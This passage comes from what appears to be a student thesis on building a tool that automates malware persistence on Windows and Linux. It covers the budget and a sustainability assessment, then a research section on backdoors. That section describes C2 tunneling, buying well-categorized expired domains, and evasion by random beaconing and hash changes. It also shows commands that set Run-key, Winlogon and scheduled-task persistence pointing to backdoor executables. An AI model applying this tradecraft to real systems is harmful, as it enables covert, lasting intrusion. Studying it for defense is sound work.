To have an accurate approximation of the required budget to build this project, it is necessary to identify and evaluate its costs: there are different types of resources that have an associated cost, in addition to all the possible unexpected costs that could modify the final budget.

The development time calculated was of 448 hours, as concluded on section 5.3, so this economic analysis uses this value to calculate most of the costs.

In the end, a small percent (a 10%) has been added to the final budget to cope with possible and unforeseen deviations (contingency plan).

6.1   Costs of resources

As described in section 5.2, two different types of resources were necessary for the development of this project: hardware, and software. But there is another resource which cost needs to be added to the final budget: human resources, the developers.

All the costs calculated in this section are used to get an estimation of the total budget required to build this project.

6.1.1   Hardware and software resources

Table 13 shows the budget needed to use software and hardware resources, although some of them are open source and therefore no costs are related.

Also, each material resource has a depreciation that is calculated using the following formula:

$$Depreciation = \frac{Resource\ \ cost}{Useful\ \ life\ \ (years)} * \frac{6\ \ months\ \ of\ \ work}{12\ \ months\ \ per\ \ year}$$

In this project, it is assumed that the average useful life of all hardware resources is at least 4 years, and 2 years for software ones.

Section 5.2 - *Resources* provides a breakdown of each of the resources listed in the table below.

Product	Price	Useful life	Depreciation
Hardware			
Computer	800,00€	4 years	100,00€
Software			
Development and testing tools	0,00€	2 years	0,00€
Linux Mint 20.2	0,00€	2 years	0,00€
Windows 10 Home	145,00€	2 years	36,25€
VirtualBox	0,00€	2 years	0,00€
Version control tools	0,00€	2 years	0,00€
Total	945,00€		136,25€

Table 13: Hardware and software resources budget.

6.1.2 Human resources

Human costs, composed of several roles, are calculated using the "Remuneration study 2021" done by PagePersonnel[11]. The total cost per day is calculated using the following procedures:

- Assuming that all profiles are junior, the maximum salary per year for each profile is collected.

- To that amount, a 30% more is added for taxes, as a simplification.

- Finally, assuming each month has 22 working days and each day has 8 working hours, the obtained sum is divided by 2112 (22 x 12 x 8) to get the total amount per hour.

Table 15 lists all roles used and explains their work in the project. Each different role has had different duties, related to the scheduling planning tasks:

- The project manager did the scheduling of the project and its specification, defined its budget, and wrote down all general documentation.
  Related tasks: Viability of the project (1), Project management (2), Research and documentation (3), and Finishing touches (5).

- The software designer did some research and the mockup of the project.
  Related task: Development tasks - Scripts research, design, and base script (4.1 and 4.2).

- The software developer created the code of the project.
  Related tasks: Main development task - Coding and Documentation (4.3 and 4.4).

- The software tester did all testing parts of the project.
  Related tasks: All testing stages on the Main development task (4.3 and 4.4).

Tasks	Description	Hours task	Roles	Hours role
T1	Viability study	15	Project manager	15
T2	Project management	80	Project manager	80
T3	Research and documentation	150	Project manager	150
T4	Development task	159		
T4S1	Scripts research and analysis	19	Software designer	19
T4S2	Design and base script	32	Software designer	32
T4S3	Script in Python for Linux	51	Software developer	44
			Software tester	7
T4S4	Script in PowerShell for Windows	57	Software developer	47
			Software tester	10
T5	Finishing touches	24	Project manager	24
T6	Final presentation	15	Project manager	15
Total		443		443

Table 14: Tasks and roles relations

Role	Total time (hours)	Price per hour	Final cost
Project manager	284	26,00€	7384,00€
Software designer	51	31,00€	1581,00€
Software developer	91	19,00€	1729,00€
Software tester	17	19,00€	323,00€
Total	443		11017,00€

Table 15: Human resources budget.

6.1.3 General expenses

In all projects there are some indirect costs. Table 16 summarize them all, using the values listed in *Resources* (section 5.2) and data extracted from the Internet[12][13].

Product	Cost	Quantity	Final cost
Power consumption	0,21453€/kWh	1,8kWh and 448 hours	173,00€
Internet	30€/month	6 months	180,00€
Total			353,00€

Table 16: General expenses budget.

6.1.4 Total costs

Using all data shown in previous tables 13, 15 and 16, the total cost of the project is calculated in the following table 17.

Concept	Cost
Hardware resources	100,00€
Software resources	36,25€
Human resources	11017,00€
General expenses	353,00€
Pre-Total	11506,25€
Contingency plan (10%)	1150,62€
Total	12656,88€

Table 17: Total costs.

As can be seen, the final budget for the project is 12.656,88 euros, which is quite affordable.

6.2 Budget control

Even though all the expenses have been taken into account, some deviations on the budget were still possible due to different reasons: hardware failure, new software necessities, etc.

All hardware and software resources have a useful lifetime of 2 years or more, so even if more time was needed to finish the project, the final budget related to those resources would not be increased.

No delays were produced on tasks since various measures were taken to prevent them, like that a little extra time was added to each task after calculating the strictly necessary one, or that there were reviews after each task was completed, to correct any delay sooner than later.

Additionally, the final budget was incremented an additional 10% as a contingency measure, meant to be used if needed. So, in the event of requiring more time to finish the tasks or having to pay for unforeseen software, there was a big chance that the final budget would not be modified anyway.

Lastly, the next equations were calculated to determine the possible deviations:

- Deviation in the developing of a task in costs = (estimated costs - real cost) * final hours

- Deviation in the developing of a task in time = (estimated time - expended time) * final cost

- Deviation of a resource in costs = (estimated costs - real cost) * final hours

- Deviation of a resource in time = (estimated time - expended time) * final cost

7 Sustainability report

After the study of the project carried out in the previous sections, in this part an assessment is made focusing on its sustainability values. Using the proposed "Sustainability Matrix"[14], three different dimensions are evaluated in this study: the economic, the social, and the environmental one. Each area is also divided into three parts: development (PPP), lifetime, and risks.

7.1 Economic sustainability

When evaluating the economic dimension, not only the resources specified in the budget section apply (section 6.1) but also the unexpected costs any project could have, even if they have already been covered preventively as a contingency method.

Development

All costs (human and material resources) that were necessary to build the project are set and explained in sections 5.2 and 6.1. An additional 10% was added to the final budget as well, to be used in unforeseen situations.

The final calculated budget is 12656,88€, which is not a high amount taking in mind that it took 6 months to finish this project.

Doing all this project with less budget and in less time seems a very difficult job to accomplish because a big part of the budget is expended on people researching the information and building the tool. Almost all material resources are free and only some budget can be saved if non-free operating systems (like Windows) are discarded, but considering that most of the persistence techniques are deployed on Windows, it would make the project less useful.

Lifetime

Additional costs for maintenance and updates after the project finishes are difficult to predict as it is Open Source, which means that while future developers and contributors will provide both code (that has a cost), and use equipment (hardware and software resources), at the same time no one will expect to be paid (unless this project is continued by members of a corporation, which is unlikely).

Risks

- Even though it is expected to be useful in the years to come, software is always evolving: new applications are created every day, and old ones receive updates or people stop using them. This project may become obsolete sooner than expected if new technologies arise unexpectedly, like quantum computing.

Finally, this project's economical viability grade is a 9 as there are only a few things that can be changed to get a lower price, but overall it is affordable.

7.2   Social sustainability

The social dimension evaluates the impact that this project can have both on the developers and all other people that it could reach.

Development

All the people involved in the project, described in section 6.1, learned a lot about this topic, that was unknown to some. Even the ones with previous knowledge on the topic discovered new strategies to deploy persistence, as most of them are not used frequently during security assessments.

And with the acquired knowledge, people are able to better protect their systems, which is the end goal of this project.

Lifetime

This project is intended for educational and professional purposes, so it could be beneficial to future researchers and students. Also, as some techniques have been in use for more than 10 years, it is expected that the gathered information would be of help at least for 5 more years.

But it is common for malicious cyber threat actors to use or adapt Open Source tools to commit crimes. So, even though this tool is not very sophisticated and does not use never seen techniques, it is still possible to be employed for the wrong motivation.

The impact may be moderate either if it is used by criminals or by cybersecurity professionals due to the automation being on basic levels.

It is important to note that nowadays, software often gets updated when a flaw in its code or design is being abused by criminals. There are several examples of tools created by researchers and security analysts that were built to do their work better or faster, and that eventually end up being used by criminals. Is in that situation that companies put more effort into preventing the abuse of their functionalities. That is why new tools are always welcome, even if used wrongly.

Risks

- The research could be difficult to find through the Internet, and the tool may not be suited for all environments, which can lead to nobody using it, and finally the discontinuation of the project.

- It may be used by cybercriminals, and consequently be a problem for users, although it would have a limited impact as described before.

This part will have a score of 7 because on the one hand it is an Open Source project and is meant to help people, but on the other hand, it can cause problems if the tool falls into the wrong hands.

7.3   Environmental sustainability

Many factors influence the environmental dimension, since not only the emissions generated on the development are taken into account, but also all the actions that can be done to reduce the carbon footprint during all this project's phases.

Development

All resources used in the project have been precised in sections 6 - *Budget estimation* and 5 - *Scheduling*.

The only physical resource needed to build this project was a computer, which was reused because this project did not require a high-performance system or any other specific characteristics. Consequently, it did not have a major impact on the environment.

Also, the computer was always on battery-saving mode, which reduces the energy consumed. An estimation of the energy that was used while developing the project is 1,8kWh * 448 h = 806,4kW. Assuming that each kW generates 0.166kg of CO_2, 806,4kW is equivalent to 133,86kg of CO_2. It is a high amount but it is produced throughout all the project development, meaning just 1kg per day.

It is important to mention that the code was periodically uploaded to an external website (Github), which is composed of servers that have a carbon footprint as well. This footprint cannot be calculated, but that servers also host thousands of other projects, and are more efficient than having a local server to do the version control of the code, which is necessary.

Lifetime

After the project is finished, the amount of energy that this project will consume cannot be calculated because it depends on multiple factors:

- If it is used, it will require a minimal electric consumption on the computer.

- If its development is continued, the computer used in the development will need some electricity, but it depends on the time spent on it.

- The servers where the code is uploaded will indeed use electricity to allow the code to be available, as stated in the "Development" paragraph, but that website is not hosting only this project, so the server used there is shared with other projects as well, and it is an energy that is going to be consumed regardless of the project being there hosted or not.

Therefore, even though there will be some electrical consumption, it will be a little amount compared to the energy used to develop it.

Risks

- The principal risk was that the project would be delayed for various reasons, which would generate more energy consumption and therefore, more CO_2.

For all the reasons stated above, this project's environmental sustainability value is a 7 because it cannot consume less CO_2 as it could not be developed or used without a computer, which causes the calculated emissions.

8 Research

Documentation about malware and persistence techniques is extensive and diverse, since it affects and behaves differently depending on the device and the environment to which it is directed.

This section is focused on computers' persistence mechanisms, specifically Windows and Linux operating systems; excluding smartphones, other devices connected to the Internet (IoT), and critical infrastructure or Industrial Control Systems (ICS).

8.1 Malware and persistence history

Even though less than 100 years have passed since the creation of the first operating system, malware history starts 50 years ago, with the development of the earliest documented worm as the first (although unwillingly) piece of malware. And it started as an experiment: they tried to build software that could copy themself into other computers, or that can leave a mark on a floppy disk.

- In 1971, a program called "*Creeper*", which tried to test John von Neumann's theory about self-replicating software, copied itself into lots of connected computers (first stages of the Internet), causing unwanted messages to appear inside its disks without users' permission.

- Later, on 1974, another self-replicating code named "*Wabbit*" was created, but it worked like a fork bomb[1]: it depleted the available system resources, crashing the computer.

- But, even though these "malware" were experiments done by researchers, in 1982 appeared the first piece of code that affected personal computers on purpose, named "*Elk Cloner*", and after that, several programs started to be created with malicious intentions.

None of the programs mentioned above perform persistence, as they just copy themselves into other computers and/or write a message on the hard drive/floppy disk. The first ones that could be considered to deploy some kind of persistence mechanisms, which implies having the possibility of re-executing itself automatically (each time the computer is booted, when the user logs in, when certain conditions are met, etc.), appeared around the 1990s.

- An example could be boot sector viruses like *Stoned* or *Michelangelo*, as they would wait for a specific date or setup to be executed, and stay dormant until then.

---

[1]A "fork bomb" is a denial-of-service attack wherein a process continually replicates itself to deplete available system resources, slowing down or crashing the system due to resource starvation.

- Also the famous worm called "*ILOVEYOU*", that affected millions of computers in the year 2000, used a persistence mechanism that is still being used today: it modified the *Windows Registry* (explained in section 8.5.1).

As for backdoors, the *Beast* malware, released in 2002, is one of the first documented RATs (Remote Administration Tools) that connected a victim's computer to a malicious server (reverse connection), making it possible for the attacker to fully control the infected computer.

So, even though the existence of malware is a recent phenomenon, its complexity and sophistication increase at a very fast pace to keep up with the latest technology and software advances. Innovative techniques have proliferated over the years as security teams have become more aware of the tricks malware developers use to infect systems.

Nowadays, adversary campaigns frequently consist of several stages including surveillance, infiltration, and persistence. And while traditional persistence involves leaving a file on the computer, in recent years there has been a trend towards a more "fileless" approach: instead of using executables, scripts are developed to deploy it in different ways like configure PowerShell or bash commands[2] to be executed at every reboot, prepared to download files from malicious servers.

In 2013, MITRE ATT&CK®[2] framework was created to document adversary tactics and techniques based on real-world observations, and some of the techniques gathered in the "Persistence" category are used/explained in this project both in the research and the development sections.

8.2 System and environment discovery

When trying to perform persistence, even though there are several methods to do so, not all techniques are always available because some depend on specific environments or privileges. The tool developed in this project is intended to be automatic and also intelligent enough to deploy only suitable persistence, considering several different variables related to where and how it is being executed.

8.2.1 Internet access

The first and most important variable to check is if the computer has access to the Internet since it is almost always necessary if a backdoor is being implanted. It can provide access to the computer even if the main communication channel is lost, and also is needed to control persistent programs deployed on the compromised computer.

---

[2]These are Windows and Linux shell command languages, explained in the following sections

Connection to the Internet is not only achieved using web protocols like HTTPS but other common communication protocols like DNS or ICMP can also be used. More information about backdoors and protocols can be found in section 8.3.

Also, there are different ways to check whether a computer has an Internet connection, as it depends on the protocol, the programming language used, and the base operating system; but some general concepts and commands are listed in table 18.

Protocol	Action	Example commands
HTTP/S	Request a website	`curl, Invoke-WebRequest`
DNS	Try to resolve a domain	`nslookup, Resolve-DnsName`
ICMP	Try to reach a computer	`ping, Test-Connection`

Table 18: General instructions to check if a machine is connected to the Internet

8.2.2 Web proxies

As stated in section 1.1.6, a web proxy (or "proxy server") is, in a corporate environment, software used by companies to control the HTTP/S connections their users make, in order to look for abnormal behaviors that can be caused by malware and/or an attacker.

To check a user's traffic, the proxy acts as an intermediary between a client requesting a resource and the server providing that resource, as can be seen in figure 4. For this reason, the encryption used in normal HTTPS connections needs to be altered, and traffic is only encrypted from the user to the proxy, and from the proxy to the web server, but the proxy can read and log plain text requests.


Figure 4: Communication to the Internet using a proxy server

The use of a web proxy also makes it easier for security operators to spot attempts to connect via HTTPS to the Internet without using the company's proxy, indicating bad configurations or unwanted software. These connections are usually rejected and logged into the security systems.

Moreover, credentials are frequently required to use a proxy, so an attacker needs to do a little research, either looking for the credentials on the computer or checking if it uses Active Directory tickets, in order to connect to external servers.

For all these reasons, it is very important to check for web proxy configurations on the compromised system before attempting to do a web connection to the Internet. As only HTTP/S protocols are affected by web proxies, other protocols (like DNS or ICMP) are safe to use instead.

8.2.3 User and process permissions

Another extremely useful information to obtain from the computer is related to privileges, as some techniques can only be deployed with elevated permissions. Consequently, it is important to:

- Check if the user that is running the program has privileges: *root* or *sudoer* in Linux, *Administrator* in Windows.

- Check if the process is being run elevated (with privileges).

Permissions are not only useful in the compromised machine, but they can also make a difference if working within an Active Directory, as there are users that can launch privileged processes in multiple computers (depending on the role of the user).

When a machine is compromised, it is common to launch some techniques linked to the tactic "*Privilege Escalation*" if the user compromised is not an *Administrator*. And for this reason, there are also security mechanisms like Windows User Access Control (UAC), that ask the user if they are trying to run a program with privileges before actually running it.

8.2.4 Common programs

Finally, among the methods to deploy persistence, some involve using other software that has vulnerabilities or that can be hooked[3], to run malicious code when executed.

This external software may even be something widely known or used, like the password manager *Keepass*[15] or the Subversion client *TortoiseSVN*[16], that helps when doing code version controls.

---

[3]Hooking: techniques used to alter the behaviour of a program by intercepting function calls, messages, or events passed between software components

These two apps can be used when performing persistence on Windows with the tool *SharPersist*[8], as explained in section 8.5.2.

8.2.5 Domain or AD services

Even though this project is not focused on domain (or Active Directory) persistence, it is worth mentioning that, when working in a machine inside a domain, it is very frequent to also study the domain characteristics and the role of the compromised user inside the domain.

There are different types of domain privileges, and while some allow applying persistence in the entire domain, others only affect a few computers. These privileges could prove useful, for example, when the compromised user has no privileges in the compromised machine, but using the default domain configuration, the adversary can hop to other machines, ending up in one where the user does have privileges. And privileges inside the domain are required in most domain persistence techniques.

Another interesting domain service is DNS servers, as they are essential to communicate machines inside a domain. Multiple techniques can be used to try to compromise DNS to get information (among other things), but, most importantly, certain techniques like "backdoors communication" sometimes do not work when using Internet DNS servers to resolve the adversary hostname, but they do work using internal DNS servers, so it is imperative to have them listed.

8.3 Backdoors and communications with a controlled server

After a successful *initial access* attack, which deploys techniques (using entry vectors) to gain an initial foothold within an organization's internal network, adversaries usually install some sort of mechanism that allows them to re-access the network externally, so that in the event that the existing connection is lost, they do not lose the access they have already achieved.

8.3.1 Different types of system connections

As mentioned in the book[4], there are different types of connectivity situations a computer can be in:

- System exposed to the Internet

- Internal systems

  - Computer with <u>direct connection</u> to the Internet (different kinds of protocols may apply)

  - Computer with connection to the Internet <u>through a proxy</u> (credentials usually needed)

  - Computer <u>without any type of connection</u> to the Internet (another machine needs to be compromised to be used as an intermediary)

For each of the systems listed before, distinct types of backdoors should be applied due to having different requirements and advantages. Therefore, it is crucial to perform an analysis on the system, as explained in section 8.2, before deploying any kind of persistence or backdoor mechanisms.

Also, when planning to deploy a backdoor, it is always easier the more exposed to the Internet the compromised machine is, because it is more difficult to find abnormal traffic if the computer has little traffic restrictions, like internal systems with a direct connection.

8.3.2   Using different communication protocols

A backdoor is often deployed by a program (or a script) that establishes a connection to a remote server, controlled by the attackers. This connection is usually performed discreetly, to avoid alerting the company's security team; and in consequence, the protocol used and the message sent are studied carefully in order to blend better with the enterprise's normal traffic, difficulting its detection.

For many years, the communication between a compromised client and a controlled server was established using a basic TCP connection. But as network security mechanisms became more advanced and plain TCP connections were less and less frequent (most used protocols nowadays use TCP on their core, but have additional functionalities), modern firewalls and other network devices are usually configured to drop simple TCP connections. Hence, new strategies were created to establish communication, and the most used one is called "**tunneling**".

Technical data about tunneling

A tunnel allows for the movement of data between different networks using encapsulation, which is a technique that consists in repackaging the traffic data into a different form, to hide the nature of the communication that is run through.

An easy example can be explained with the HTTP protocol since it is known to usually carry data of variable size. As can be seen in figure 5, an HTTP Request message has some headers and a data field. This "entity body" (the data section), can be used to store any type of information and is useful in some request methods like POST, where data is sent to the server.

The amount of information that can be sent in an HTTP Request is not defined by any standard, but it is usually around 2KB and 8KB in GET requests, and can be up to 2GB in POST requests (depending on the server receiving the message).

HTTP Response messages follow a similar fashion, as the HTTP specification does not impose a specific size limit. That is why the use of this protocol is common when performing encapsulation, as big chunks of data can be stored inside the data field.

Figure 5: General format of an HTTP Request message

Encapsulation is a technique that has been used for years to allow network communication: it is a fundamental part of the Open Systems Interconnection model (OSI model) and the TCP/IP model.

The aforementioned models define different abstract layers to organize all protocols that are necessary to establish a connection. Their implementation can be summarized in the following steps:

1. The computer that sends the message, wraps the information to be sent in the data field of the top layer, and adds this layer protocol's header (first encapsulation).

2. Then, it encapsulates both header and data into the next layer's protocol data field, and so on.

3. When the last layer is reached, the computer sends the encapsulated data as 0s and 1s.

4. The computer that receives the message is the one that unwraps every layer to finally obtain the data that is in the most internal layer.

It is important to note that network devices, like firewalls or routers, often unwrap part of the message too, to be able to route it from its origin to its destination (among other purposes). But if the data is sent unencrypted, all devices that receive that message are also able to obtain the sent data.

Continuing with the HTTP message example, this data is later encapsulated in the next layer's protocol: the HTTP Request message is then sent as the data of the TCP/IP packet, and so on until reaching the physical layer, as can be seen in figure 6.

Figure 6: Encapsulation of the different layers

In regular communication, inside the HTTP message, there would be HTTP data. But what if, instead of HTTP information, the HTTP message contains another protocol communication data, like a TCP communication? Like adding another layer of encapsulation, using this methodology it is possible to establish a plain TCP connection with a remote server, while this connection is being identified by network security systems as a simple HTTP (or HTTPS) connection.

It is worth mentioning that this kind of tunnel, like tunneling a TCP connection through an HTTP communication, generates a high amount of traffic packets in a short time. This is an inconvenience because it can still be detected by security mechanisms (if they look for peaks of traffic), and it can also produce a denial of service to the server receiving the traffic, or to other network tools that analyze it, as sometimes they are not prepared for a high amount of messages.

Tunna[17] is a tool that encapsulates a TCP connection and sends it as HTTP data, which can be seen in figure 7. The wrapping and unwrapping (or encapsulation) of the data is performed by Tunna client and Tunna server, both of which can be set up with a SOCKs[4] proxy to simplify the communication.

Finally, there are a few well-known protocols that are commonly used for tunneling like *SSH*, which provides remote administration capabilities; but they are easily spottable by any security mechanism because they are not frequently used from a machine inside an organization to a random server that is on the Internet, or vice versa (usually they are only used inside the same network).

---

[4]**SOCKS**: an Internet protocol that exchanges network packets between a client and server through a proxy server, typically using TCP, and that can be configured in a machine to automatically gather all the Internet traffic (or just a specific applications' traffic) to send it directly through this tunnel.

```
+------------------------------------------+          +------------------------------------------+
| Local Host                               |          | Remote Host                              |
|------------------------------------------|          |------------------------------------------|
|                                          |          |                                          |
|          +-----------------+      |      |          |      +-----------------+                |
|          |  Tunna Client   |      |      |          |      | Web Shell (URL) |                |
|          |-----------------|      |      |          |      |-----------------|                |
|          +-------------+   |      |      |          |      |                 |                |
|          |HTTP encap.  |   |      |   HTTP Traffic  |      |   +-----------+  |                |
|          +------^------+ <=================================> |HTTP>Unwrap|  |                |
|          |      |        |        |      |          |      |   +-----+-----+  |                |
|          | +------------+ |       |      |          |      |         |        |                |
|          | |  SOCKS 4a  | |       |      |          |      |   +-----v-----+  |                |
|          | +------^------+ |      |      |          |      |   |  SOCKS 4a | |                |
|          |        |        |      |      |          |      |   +-----+-----+  |                |
|          | +------+------+ |      |      |          |      |         |        |                |
|          +-|  Local Port |-+      |      |          |      +--------v--------+                |
|            +------^------+        |      |          |               |                         |
|                   |               |      |          |               |                         |
| +----------------+|               |      |          |               |  +-----------------+   |
| |Local Client    ||               |      |          |       +------->| Remote Service  |   |
| |----------------||               |      |          |       |        |-----------------|   |
| |Connect to local||               |      |          |       |        |Connection       |   |
| |Socket          ||               |      |          |       |        |received from    |   |
| |         +--------+              |      |          |       |        |localhost        |   |
| | |                |             |      |          |       |        |                 |   |
| | |                |             |      |          |       |        |                 |   |
| | +----------------+             |      |          |       |        +-----------------+   |
| +----------------+                |      |          |                                      |
+------------------------------------------+          +------------------------------------------+
```

Figure 7: Tunna HTTP encapsulation

Most used protocols in a corporation network

There are different kinds of protocols that are commonly used within an organization, and for this reason, most of the backdoors work by establishing communication (a tunnel) through one of them:

- **HTTP and HTTPS**: web traffic is by far the most popular, but it is often audited and controlled through various security mechanisms (such as proxies). Also, even though HTTP is almost deprecated through the Internet, it is still used to access resources from within a network.

- **DNS**: or *Domain Name System*, is the service used to find machines (and domains) by name instead of by IP. Since machines have names even inside a corporation's networks, it is frequent to find DNS servers inside of an organization. For this reason, critical machines without Internet access through HTTPS, such as internal servers or industrial systems (which technicians avoid exposing to the Internet), sometimes have DNS communication to internal servers, which also communicate to the Internet, and a connection can be created using this method.

- **ICMP**: the *Internet Control Message Protocol* is the one used in `ping` requests. Even though it can also be employed to establish a communication to an external server, it is the least reliable protocol as it is easily detected (in fact it is not one of the protocols that generate big volumes of traffic in an organization, as HTTPS and DNS do) and it is pretty common for big corporations to disallow the use of this protocol to external servers. But it can still be an option if all other protocols are not available.

8.3.3 Domains, cryptography and timers

To end this section, it is important to highlight that there are other decisive elements when setting a backdoor, like the domain to use on the controlled external server, the encryption in the communication between the compromised machine and the external server, and the frequency in which the backdoor program will try to establish a connection.

Domain classification

When setting a controlled server on the Internet, it is essential to obtain a domain name that is adequate for the environment the victim's machine is in. Domains can be filtered by the company's proxy if it has a reputation (a property set by the proxy's vendor) that is negative, dubious, or it is just not allowed by the company's policies (like "Videogames" or "Movies").

Therefore, it is very useful to buy an already classified domain (domains not classified can be problematic as well) that has a good reputation among proxies, being categorized as something harmless like "News" or "Technology".

A good way to buy categorized domains is to check websites with lists of expired domains, like "ExpiredDomains.net"[18] and check their reputation in proxy's websites, like Palo Alto[19]. There are also tools to list both the expired domains and their category, like "Domain Hunter"[20].

Securing communications

As stated in the previous section 8.2, web proxies are tools that usually read plain text web requests, even though the communication protocol is HTTPS (that should already have a layer of cryptography). Moreover, other protocols like DNS or ICMP are not encrypted by default.

To protect the information sent to or from the compromised machine, these communications are often encrypted with an algorithm like RC4 (with the key hardcoded into the code or provided in the arguments), thus avoiding raising suspicions when sending commands inside the responses.

Clever timing

Finally, it should be noted that backdoors are to be used only if the main connection is lost, so they must remain hidden until necessary. If backdoors are being found before using them, the blue team (cybersecurity group) can have more information about which machines are compromised and the mechanisms used by attackers when deploying persistence, so it can compromise the whole operation.

In consequence, it is better to just configure them to make a few connections to the external server every now and then, at random times. Usually, there is a lot of traffic in a network, even in little businesses, so if the backdoor does not stand out, the chances of being discovered before actually using it are reduced to the minimum.

8.4 General recommendations when using persistence and backdoors

In the book[4], there are listed some guidelines that can help to make the deployment of persistence a little more successful:

- Deploy multiple persistences in the same computer

- Restrict access to the files left by the deployment

- Create multiple hashes for the same file*

- Use multiple deploy origins: different machines, different networks,...

- Blend with other files: using similar names to the ones on the folder, or legit system files names, faking metadata (like date), etc.

- Obfuscation and cipher of the code.

* Using multiple file hashes is really interesting, since antimalware solutions do not classify an entire file as malicious, but only its hash: an attribute that is calculated using the file data and type.

When malware is found and identified in a computer, security measures usually look for files with the same hash to delete them, containing the infection. Consequently, changing a bit in the malicious file (like adding spaces or changing variable names) makes it work the same while changing the file hash. So this is a common strategy to avoid all deployed copies being detected easily by security programs.

If a backdoor is deployed as well, there are additional tips that can be applied:

- Use of unusual protocols or methods (like DNS or ICMP)

- Use different controlled servers or multiple domain names: if a domain is blocked, another one can be used instead

- Connect at semi-random times

- Connect using certificates (to prevent other attackers to use the connection)*

* An example of this technique is to use public and private keys, like in SSH connections, as it is explained in section 8.6.2.

8.5 Persistence in Windows

Microsoft Windows has been the most used operating system by users around the world for more than 20 years, so, naturally, most persistence techniques have been developed focusing on this environment and its different versions.

The next subsections are centered on techniques and tools that work in recent versions of this operating system, specifically in Windows 10, although most of them probably work in old versions too.

8.5.1 List of techniques

Considering that there are multiple mechanisms to deploy persistence and different names for the same technique, in this document apart from the name of the technique it is also written its code in the MITRE ATT&CK® Matrix[2], for easy classification.

But to execute the following techniques, an executable (`.exe`) or a script is needed. Most of the scripts that are used to deploy persistence (or malware in general) in Windows, are based on native programming languages that were originally created to automate tasks or for the management of the computer. These scripts have the following extensions:

- Shell commands (`.cmd`)

- Batch files (`.bat`)

- Visual Basic scripts (`.vbs`) (Office's macros)

- PowerShell scripts (`.ps1` and `.psm1`)

- Services setup script (`.inf`)

Most common persistence techniques

Although it may seem logical that the most frequent techniques change as the operating system is updated, in this case it is not since they are not only the most used techniques but also very old and operating system dependant, as they use flaws in the system core design, which has been in use since early Windows versions.

In the following years, and with the release of Windows 11, it may happen that the techniques presented below will stop working or cease to be the most frequent ones, since the new operating system promises major structural changes. But anyway, it is also very possible that Windows 10 will continue to be used for many years to come, so there will still be room for them to be deployed.

- **T1547.001** - **Startup Folder**: this folder was introduced in Windows 95 (1995), and contains a list of applications or programs that run automatically each time the computer boots up (or a user logs in). This folder, though, is usually always monitored by antimalware services.

  The path of this folder in a system with the user "User" should be the following: `"C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"`

  And to deploy this kind of persistence, an executable or a script (`.cmd`, `.bat`, `.vbs`) is needed.

```
### Example of a batch script, that runs an executable in another folder
(malware.bat) ###
start /b C:\Users\User\AppData\Local\Temp\malware.exe


### Example of a shell script that runs a PowerShell script, and redirects its
output to an external file (script.cmd) ###
powerShell C:\Users\User\powershell_script.ps1 >> C:\Users\User\log_file.log
```

  It is worth mentioning that no special privileges are required, as this folder can be modified by any kind of user (privileges are only essential when trying to reach other users' Startup Folder).

- **T1547.001** - **Registry**: it was also introduced in Windows 95, and it stores important information about computer/user's configuration, such as commands that are needed to be executed on startup or proxy settings.

  There are two different types of keys: `"HKCU"` which stands for `"HKEY_CURRENT_USER"` or the user configuration, and `"HKLM"` that means `"HKEY_LOCAL_MACHINE"`, also known as the whole computer configuration. This last type of registry keys requires elevated permissions to be modified, so the user ones are the most frequently abused.

Some of the most targeted registry keys are:

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`

- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices`

- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce`

- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`

- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce`

- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices`

- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce`

- `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon`

Registry keys can be either modified within the user interface, executing the program `regedit`, or via shell commands such as the following (extracted from [5]):

```
### Command in shell script (without elevated privileges) ###
> reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
Evil /t REG_SZ /d "C:\Users\user\backdoor.exe"


### Command in PowerShell (with elevated privileges) ###
> Set-ItemProperty "HKLM:\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\" "Userinit" "Userinit.exe, evilbinary.exe" -Force
```

But, since registry keys are often monitored by antimalware services, sometimes adversaries use different strategies in order to avoid being detected, such as the *Dridex* malware, that hooked the Explorer's process (changed the behaviour of the application' windows manager process) for it to set this persistence only shortly before executing the computer shutdown command[21].

One of the reasons to use the registry is because it is very easy to change and also "invisible" to normal users, like most management tools. Because of that, antimalware systems usually keep track of suspicious changes in this tool.

- **T1053.005** - **Scheduled Tasks**: introduced on Windows 95, it launches computer programs or scripts at predefined times or at specified time intervals. It is organized in "jobs" or "tasks", which are the unit that performs the execution, and "triggers", where the time of launch is configured.

  This tool is basic in all operating systems as there are lots of jobs that need to be done periodically, like performing system health checks. But it can also be used during persistence deployment for initial or recurring execution of malicious code: for example, to start a malware every day during working hours, or check if a malicious server is up every 2 days.

  Similar to registry keys, sometimes elevated privileges are needed to create or modify a Scheduled Task, depending on the nature of the task or the software to run.

  Also, the Windows Task Scheduler can be managed either through the GUI within the Administrator Tools section of the Control Panel (`taskschd.msc`), or through shell commands like the following, obtained from [5]:

```
### Commands in shell script (without elevated privileges) ###
# Create the scheduled tasks to run once at 00.00
> schtasks /create /sc ONCE /st 00:00 /tn "Device-Synchronize" /tr
C:\Temp\backdoor.exe
# Force run it now
> schtasks /run /tn "Device-Synchronize"


### Commands in PowerShell (with elevated privileges) ###


> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c
C:\Users\User\backdoor.exe"
> $T = New-ScheduledTaskTrigger -Daily -At "9/30/2020 11:05:00 AM"
> $P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
> $S = New-ScheduledTaskSettingsSet
> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
> Register-ScheduledTask "Backdoor" -InputObject $D
```

- **T1543.003** - **Services**: a service[22] is an application type that runs in the background without a user interface (similar to a UNIX daemon process). It was introduced in the first versions of Microsoft Windows because it is an essential part, as they provide core operating system features, such as web serving, event logging, file serving, printing, cryptography, and error reporting.

  When Windows boots up, it starts services that perform background system functions. Windows service configuration information, including the file path to the service's executable or recovery programs/commands, is stored in the Windows Registry.

  Service configurations can be modified using utilities such as `sc.exe` and Reg, as documented in [3]. The following code show some examples, extracted from [5]:

```
### Commands in shell script (with elevated privileges) ###
